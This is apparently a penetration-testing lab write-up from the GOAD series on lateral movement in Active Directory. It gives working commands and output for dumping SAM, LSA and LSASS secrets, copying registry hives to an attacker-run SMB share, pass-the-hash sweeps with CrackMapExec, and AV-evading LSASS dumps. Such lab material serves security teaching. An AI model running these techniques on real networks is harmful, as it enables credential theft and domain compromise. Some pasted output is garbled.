

GOAD - part 9 - Lateral move

mayfly277.github.io/posts/GOADv2-pwning-part9

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In the previous post ([Goad pwning part8](#)) we tried some privilege escalation techniques. Today we will talk about lateral move. Lateral move append when you already pwned a computer and you move from this computer to another.

Give me your secrets

- Before jumping from computer to computer we must get the secrets of the owned machine.
- Windows got a lot of different secrets stored in different place.
- Let's launch impacket secretsdump.py and see what we got :

```
> python3 secretsdump.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22
Impacket v0.10.1.dev1+20220912.232454.86a5cbf8 - Copyright 2022 SecureAuth Corporation
```

```
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9753797dfb54be86486d950690bac8ba
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0e181c6215bdbfd5b93917da349fc7cd:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd140
5
NORTH.SEVENKINGDOMS.LOCAL/Administrator:$DCC2$10240#Administrator#afb576755bfd2762f808e2e91
eb83eb3
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5
NORTH.SEVENKINGDOMS.LOCAL/jeor.mormont:$DCC2$10240#jeor.mormont#36d673a934e86d04ece208fc2ba
1d402
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-
96:69c32491ad552dc341b9f989daeb91243031a3267708f424461f5134fd6275f5
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:0cc49644dd699c02fb34b6ff81a86f8a
NORTH\CASTELBLACK$:des-cbc-md5:3b4fa8679e7f738a
NORTH\CASTELBLACK$:plain_password_hex:9257eeecf6e89023aefa9cc72aab5e0840541b0a494fb5dd90da4
244525d3ff3dd237022108f1d811eaf1588cb96a26b9f9ff01326a300893436819216565d07d9ab02a5feb2223d
80db9881e4cafdcc939bcbdb8b404cfd8ef4f199c233e6adc22963de84bfb172b4ed8afd798c0589ae5c0e304965
784e5785cd1fcbccfe30c9b01828d2f10e6fc758eba3be36ec9f5f84bf4e8606bfedbfcd470014288427786281
7141ba9b41d5e9cb4aad33f1153e9e6d166af5077d0ceec54e97614e48b09575732db2053b5da17844015aac0a8
3d4f3e82d33f0f626f41634e0d445bb80396edf4398b07a1e1644b301665c5f
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:22d57aa0196b9e885130414dc88d1a95:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x8ee2a1f0f4c1689343c9d954b1422661262a52a3
dpapi_userkey:0xad6d3e6789682c3429236b14411f92f406792486
[*] NL$KM
0000 39 FB 46 D8 43 B6 EC E6 DE D7 CE 1C 50 2D AE B4 9.F.C.....P...
0010 4F 71 E1 25 BF 5E FB 14 86 14 D6 A3 0F 93 DE 42 0q.%.^.....B
0020 06 48 F4 35 B1 45 83 7E 1A 98 29 D6 45 19 14 D2 .H.5.E.~..).E...
0030 C4 66 57 03 2B C5 04 01 AE 33 49 CD D2 E0 92 CE .fW.+....3I....
NL$KM:39fb46d843b6ece6ded7ce1c502daeb44f71e125bf5efb148614d6a30f93de420648f435b145837e1a982
9d6451914d2c46657032bc50401ae3349cdd2e092ce
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerborastIngMeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Security Account Manager (SAM) Database

First secretdump retrieve the SAM hashes :

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0e181c6215bdbfd5b93917da349fc7cd:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

- Let's talk about the sam database.
- The Security Account Manager (SAM) is a database that is present on computers running Windows operating systems that stores user accounts and security descriptors for users on the local computer.
- The sam database is located at : C:\Windows\System32\config\SAM and is mounted on registry at HKLM/SAM
- To be able to decrypt the data you need the contains of the system file located at C:\Windows\System32\config\SYSTEM and is available on the registry at HKLM/SYSTEM.
- SecretDump get the contains of HKLM/SAM and HKLM/SYSTEM and decrypt the contains.
- We dumped the sam database with secretsdump but we can also do that with the following commands :

```
smbserver.py -smb2support share . # start a server to get the result
reg.py NORTH/jeor.mormont: '_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SAM' -o '\\192.168.56.1\share'
reg.py NORTH/jeor.mormont: '_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SYSTEM' -o '\\192.168.56.1\share'
```

- Or directly on our windows shell:

```
reg save HKLM\SAM c:\sam
reg save HKLM\SYSTEM c:\system
```

With SAM and SYSTEM we get the contains of the LM and NT hashes stored in the sam database.

The SAM database contains all the local accounts

secretsdump got a command to decrypt the sam contains with the files we download :

```
secretsdump -sam SAM.save -system SYSTEM.save  
LOCAL
```

```
[Oct 23, 2022 - 12:05:00 (CEST)] exegol-goadv2 secrets # secretsdump -sam SAM.save -system SYSTEM.save LOCAL  
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation  
[*] Target system bootKey: 0x9753797dfb54be86486d950690bac8ba  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0e181c6215bdbfd5b93917da349fc7cd:::  
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::  
[*] Cleaning up...
```

The result is in the following format:

<Username>:<User ID>:<LM hash>:<NT hash>:<Comment>:<Home Dir>:

In our result we have :

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::  
user: Administrator  
RID : 500  
LM hash : aad3b435b51404eeaad3b435b51404ee (this hash value means empty)  
NT hash : dbd13e1c4e338284ac4e9874f7de6ef4 (this is the important result here)
```

We have the NT hash of the administrator account, so we could try lateral move with it !

Password reuse and PTH attack

- On a pentest when you compromised a first target on an active directory system you should always try if the local accounts are the same on all the servers.
- Almost all the time when clients are not mature in security they duplicate the same image to build all servers. By doing this, they also replicate the same administrator account and password.
- By doing so there is password reuse everywhere in the network (if you want to avoid that you should use laps)
- One of the best way to abuse the password reuse is by using a Pass The Hash (PTH) attack in all the network with CrackMapExec.

```
cme smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth
```

```
[Oct 23, 2022 - 14:12:02 (CEST)] exegol-goadv2 secrets # cme smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:MEEREEN) (signing:True) (SMBv1:True)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:WINTERFELL) (signing:True) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:BRAAVOS) (signing:False) (SMBv1:True)
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:KINGSLANDING) (signing:True) (SMBv1:False)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:CASTELBLACK) (signing:False) (SMBv1:False)
SMB 192.168.56.12 445 MEEREEN [-] MEEREEN\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [-] WINTERFELL\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB 192.168.56.23 445 BRAAVOS [-] BRAAVOS\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB 192.168.56.10 445 KINGSLANDING [-] KINGSLANDING\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB 192.168.56.22 445 CASTELBLACK [+] CASTELBLACK\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
```

- Here we can see there is no password reuse between castelblack and others servers.
- But when a computer is promote to a domain controller the local administrator password is then used as the domain administrator password, so a test we could do is trying the password reuse between our administrator local account and the domain controller administrator account.

```
cme smb 192.168.56.10-23 -u Administrator -H
'dbd13e1c4e338284ac4e9874f7de6ef4'
```

```
[Oct 23, 2022 - 12:05:28 (CEST)] exegol-goadv2 secrets # cme smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4'
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [-] essos.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
SMB 192.168.56.12 445 MEEREEN [-] essos.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB 192.168.56.22 445 CASTELBLACK [+] north.sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
SMB 192.168.56.10 445 KINGSLANDING [-] sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
```

- As we can see the local administrator password NT hash we extracted from castelblack's sam database is the same as the north.sevenkingdoms.local administrator NT hash.
- Here the password reuse between castelblack and winterfell give us the domain administrator power on the north domain.

LM/NT/NTLM/NetNTLMv1/NetNTLMv2 what's the difference ? There is a lot of confusion between the hash names and this could be very disturbing for people when they begin in the active directory exploitation.

- LM : old format turned off by default starting in Windows Vista/Server 2008
- NT (a.k.a NTLM) : location SAM & NTDS : This one is use for pass the hash (i still often use the generic term ntlm to call this, sry)
- NTLMv1 (a.k.a NetNTLMv1) : Used in challenge/response between client and server -> can be cracked or used to relay NTLM
- NTLMv2 (a.k.a NetNTLMv2) : Same as NetNTLMv1 but improved and harder to crack -> can be cracked or used to relay NTLM

LSA (Local Security Authority) secrets And Cached domain logon information

- When your computer is enrolled on a windows active directory you can logon with the domain credentials.

- But when the domain is unreachable you still can use your credentials even if the domain controller is unreachable.
- This is due to the cached domain logon information who keep the credentials to verify your identity.
- This is stored on C:\Windows\System32\config\SECURITY (available on HKLM\SECURITY)
- Just like for the sam database you will need the system file located at C:\Windows\System32\config\SYSTEM and is available on the registry at HKLM/SYSTEM.

```
reg.py NORTH/jeor.mormont: '_L0ngCl@w_ '@192.168.56.22 save -keyName 'HKLM\SYSTEM' -o '\\192.168.56.1\share'
reg.py NORTH/jeor.mormont: '_L0ngCl@w_ '@192.168.56.22 save -keyName 'HKLM\SECURITY' -o '\\192.168.56.1\share'
```

And extract the contain offline

```
secretsdump -security SECURITY.save -system SYSTEM.save
LOCAL
```

```
[Oct 23, 2022 - 17:09:20 (CEST)] exegol-goadv2 secrets # secretsdump -security SECURITY.save -system SYSTEM.save LOCAL
Impacket v0.10.1.dev1+20220908.114327.57e48c51 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x9753797dfb54be86486d950690bac8ba
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405
NORTH.SEVENKINGDOMS.LOCAL/Administrator:$DCC2$10240#Administrator#afb576755bfd2762f808e2e91eb83eb3
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5
NORTH.SEVENKINGDOMS.LOCAL/jeor.mormont:$DCC2$10240#jeor.mormont#36d673a934e86d04ece208fc2ba1d402
[*] Dumping LSA Secrets
[*] SMACHINE.ACC
SMACHINE.ACC:plain_password_hex:9257eeecf6e89023aefa9cc72aab5e0840541b0a494fb5dd90da4244525d3ff3dd237022108f1d811eaf1588cb96a26b9f9ff01326a3008
785cd1fcbccfe30c9b01828d2f10e6fc758eba3be3ec9f5f84bf4e8606bfedbfcd4700142884277862817141ba9b41d5e9cb4aad33f1153e9e6d166af5077d0ceec54e97614e4
SMACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:22d57aa0196b9e885130414dc88d1a95
[*] DPAPI_SYSTEM
dpapi_machinekey:0x8ee2a1f0f4c1689343c9d954b1422661262a52a3
dpapi_userkey:0xad6d3e6789682c3429236b14411f92f406792486
[*] NLSKM
0000 39 FB 46 D8 43 B6 EC E6 DE D7 CE 1C 50 2D AE B4 9.F.C.....P...
0010 4F 71 E1 25 BF 5E FB 14 86 14 D6 A3 0F 93 DE 42 Oq.%.^.....B
0020 06 48 F4 35 B1 45 83 7E 1A 98 29 D6 45 19 14 D2 .H.5.E.~..).E...
0030 C4 66 57 03 2B C5 04 01 AE 33 49 CD D2 E0 92 CE .fw.....3I.....
NLSKM:39fb46d843b6ece6ded7ce1c502daeb44f71e125bf5efb148614d6a30f93d4e20648f435b145837e1a9829d6451914d2c46657032bc50401ae3349cdd2e092ce
[*] _SC_MSSQL$SQL$EXPRESS
(Unknown User):YouWillNotKerborastingMeeeee
[*] Cleaning up...
```

- This give us multiple interreseting information :
- Cached domain credentials : example :
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:\$DCC2\$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405
 - This give us a DCC2 (Domain Cached credentials 2) hash (hashcat mode 2100).
 - This hash can NOT be used for PTH and must be cracked.
 - That kind of hash is very strong and long to break, so unless the password is very weak it will take an eternity to crack.

- Machine account : example here : \$MACHINE.ACC:
aad3b435b51404eeaad3b435b51404ee:22d57aa0196b9e885130414dc88d1a95
This contains the NT hash of the machine account, here it is
22d57aa0196b9e885130414dc88d1a95

Remember a machine account is a valid account on the domain. The machine account (here `castelblack$`) + the hash NT we just retrieve can be use to query the ldap.

Service account credentials : example here :

```
[*] _SC_MSSQL$SQLEXPRESS
(Unknown User):YouWillNotKerborast1ngMeeeee
```

- This is the sql_svc account register on `castelBraavos` computer.
- There is also the master DPAPI key and the password for autologon

LSA secrets -> Lateral move

- In order to process to a lateral move with LSA secrets we could :
 - Crack DCC2 hashes to gain a domain account
 - Use the machine account to query the ldap, and find over ways to exploit with ACL (Just like the user account)
 - Use the service account stored credentials we just retrieve.
- A classic example could be to launch `bloudhound.py` with the computer account.

```
[Oct 24, 2022 - 21:20:33 (CST)] exego1-goadv2 /workspace # bloudhound.py --zip -c All -d north.sevenkingdoms.local -u 'castelblack$' --hashes 'aad3b435b51404eeaad3b435b51404ee:22d57aa0196b9e885130414dc88d1a95' -dc winterfell.north.sevenkingdoms.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with --gc or disable gc resolution with --disable-autogc
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
WARNING: Could not resolve SID: S-1-5-21-1409754491-4246775990-3914137275-527
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
WARNING: Could not resolve SID: S-1-5-21-1409754491-4246775990-3914137275-519
INFO: Found 17 users
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 51 groups
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
WARNING: Could not resolve SID: S-1-5-21-1409754491-4246775990-3914137275-498
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: castelblack.north.sevenkingdoms.local
INFO: Querying computer: winterfell.north.sevenkingdoms.local
INFO: Done in 00h 01s
INFO: Compressing output into 28221824225183_bloodhound.zip
```

LSASS (Local Security Authority Subsystem Service)

- Another important secret keeper in windows Active directory is the LSASS.exe process.
- By running tools like `mimikatz` it is possible to dump the contains of the LSASS process.
- A tool is particularly usefull in lateral move + lsass dump remotely : [lsassy](#)
- This tool combine multiple technics to dump lsass remotely on multiple computer.

Dumping LSASS almost always ring a red alert on the anti-virus of the target computer. You will need to use AV bypass technics to be able to dump the lsass.exe

process.

We will use lsassy combined with the [dumpert](#) module (you will have to compile dumpert first to get the dll file).

```
lsassy -d north.sevenkingdoms.local -u jeor.mormont -p _L0ngCl@w_ 192.168.56.22 -m  
dumpertdll -o dumpertdll_path=/workspace/Outflank-Dumpert-DLL.dll
```

```
[Nov 02, 2022 - 22:58:23 (CET)] exegol-goadv2 lsassy # lsassy -d north.sevenkingdoms.local -u jeor.mormont -p _L0ngCl@w_ 192.168.56.22 -m dumpertdll -o dumpertdll_path=/workspace/Outflank-Dumpert-DLL.dll  
SUCCESS:root:Authentication successful  
[+] 192.168.56.22 Authentication successful  
SUCCESS:root:dumpertdll uploaded  
[+] 192.168.56.22 dumpertdll uploaded  
ERROR:root:Failed to dump lsassy using smb  
[x] 192.168.56.22 Failed to dump lsassy using smb  
SUCCESS:root:Lsass dumped in C:\Windows\Temp\dumpert.dmp (94183383 Bytes)  
[+] 192.168.56.22 Lsass dumped in C:\Windows\Temp\dumpert.dmp (94183383 Bytes)  
SUCCESS:root:Lsass dump deleted  
[+] 192.168.56.22 Lsass dump deleted  
SUCCESS:root:NORTH\sql_svc [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404  
[+] 192.168.56.22 NORTH\sql_svc [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404  
SUCCESS:root:NORTH\CASTELBLACKS [NT] 22d57aa0196b9e885130414dc88d1a95 | [SHA1] ed0a5f27b65e27991854a6a42ae18a6b054ca67  
[+] 192.168.56.22 NORTH\CASTELBLACKS [PMD] 9257eeecf6e89023aef9a9cc72aab5e0840541b0a494f5dd90da4244525d3f3d237022108f1d811eaf1588cb96a26b9f9ff01326a300893436819216565d07d9ab02a5feb2223d80db9881e4cacfcc93  
SUCCESS:root:north.sevenkingdoms.local\CASTELBLACKS [PMD] 9257eeecf6e89023aef9a9cc72aab5e0840541b0a494f5dd90da4244525d3f3d237022108f1d811eaf1588cb96a26b9f9ff01326a300893436819216565d07d9ab02a5feb2223d80db9881e4cacfcc93  
SUCCESS:root:north.sevenkingdoms.local\CASTELBLACKS [PMD] 9257eeecf6e89023aef9a9cc72aab5e0840541b0a494f5dd90da4244525d3f3d237022108f1d811eaf1588cb96a26b9f9ff01326a300893436819216565d07d9ab02a5feb2223d80db9881e4cacfcc93  
SUCCESS:root:north.sevenkingdoms.local\sql_svc [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_7bdfefb19.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\sql_svc [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_7bdfefb19.kirbi)  
SUCCESS:root:NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
SUCCESS:root:NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
SUCCESS:root:NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:06 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_84825f6e.kirbi)  
SUCCESS:root:12 Kerberos tickets written to /root/.config/lsassy/tickets  
[+] 192.168.56.22 12 Kerberos tickets written to /root/.config/lsassy/tickets  
SUCCESS:root:6 masterkeys saved to /root/.config/lsassy/masterkeys.txt  
[+] 192.168.56.22 6 masterkeys saved to /root/.config/lsassy/masterkeys.txt  
[+] 192.168.56.22 6 masterkeys saved to /root/.config/lsassy/masterkeys.txt
```

The defender av is triggered with dumpert out of the box, but lsassy still get the time to retrieve the dump informations.

- We then find out domain NTLM hash and TGT from the Lsass process
- Now imagine a privileged user launch a connection to castelblack

```
xfreerdp /d:north.sevenkingdoms.local /u:catelyn.stark /p:robbsansabradonaryarickon  
/v:castelblack.north.sevenkingdoms.local /cert-ignore
```

We relaunch the dump and now we can see we have the catelyn.stark ntlm hash and kirbi file in the results

```
[Nov 02, 2022 - 22:55:05 (CET)] exegol-goadv2 lsassy # lsassy -d north.sevenkingdoms.local -u jeor.mormont -p _L0ngCl@w_ 192.168.56.22 -m dumpertdll -o dumpertdll_path=/workspace/Outflank-Dumpert-DLL.dll  
SUCCESS:root:Authentication successful  
[+] 192.168.56.22 Authentication successful  
SUCCESS:root:dumpertdll uploaded  
[+] 192.168.56.22 dumpertdll uploaded  
ERROR:root:Failed to dump lsassy using smb  
[x] 192.168.56.22 Failed to dump lsassy using smb  
SUCCESS:root:Lsass dumped in C:\Windows\Temp\dumpert.dmp (94565383 Bytes)  
[+] 192.168.56.22 Lsass dumped in C:\Windows\Temp\dumpert.dmp (94565383 Bytes)  
SUCCESS:root:Lsass dump deleted  
[+] 192.168.56.22 Lsass dump deleted  
SUCCESS:root:NORTH\catelyn.stark [NT] cba36ecfd9d949c73bc73715364aff5 | [SHA1] be37d26374175f082b2c536d3114bafb2ad0e4fc  
[+] 192.168.56.22 NORTH\catelyn.stark [NT] cba36ecfd9d949c73bc73715364aff5 | [SHA1] be37d26374175f082b2c536d3114bafb2ad0e4fc  
SUCCESS:root:NORTH\CASTELBLACKS [NT] 22d57aa0196b9e885130414dc88d1a95 | [SHA1] ed0a5f27b65e27991854a6a42ae18a6b054ca67  
[+] 192.168.56.22 NORTH\CASTELBLACKS [PMD] 9257eeecf6e89023aef9a9cc72aab5e0840541b0a494f5dd90da4244525d3f3d237022108f1d811eaf1588cb96a26b9f9ff01326a300893436819216565d07d9ab02a5feb2223d80db9881e4cacfcc93  
SUCCESS:root:north.sevenkingdoms.local\CASTELBLACKS [PMD] 9257eeecf6e89023aef9a9cc72aab5e0840541b0a494f5dd90da4244525d3f3d237022108f1d811eaf1588cb96a26b9f9ff01326a300893436819216565d07d9ab02a5feb2223d80db9881e4cacfcc93  
SUCCESS:root:north.sevenkingdoms.local\CASTELBLACKS [PMD] 9257eeecf6e89023aef9a9cc72aab5e0840541b0a494f5dd90da4244525d3f3d237022108f1d811eaf1588cb96a26b9f9ff01326a300893436819216565d07d9ab02a5feb2223d80db9881e4cacfcc93  
SUCCESS:root:north.sevenkingdoms.local\sql_svc [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_7bdfefb19.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\sql_svc [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_7bdfefb19.kirbi)  
SUCCESS:root:NORTH.SEVENKINGDOMS.LOCAL\catelyn.stark [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_catelyn.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_3a68b80a.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\catelyn.stark [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_catelyn.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_3a68b80a.kirbi)  
SUCCESS:root:NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_edc83668.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACKS [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:55 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACKS_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_edc83668.kirbi)  
SUCCESS:root:NORTH.SEVENKINGDOMS.LOCAL\sql_svc [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_7bdfefb19.kirbi)  
[+] 192.168.56.22 NORTH.SEVENKINGDOMS.LOCAL\sql_svc [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2022-11-03 07:07 (TGT_NORTH.SEVENKINGDOMS.LOCAL_sql_svc_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_7bdfefb19.kirbi)  
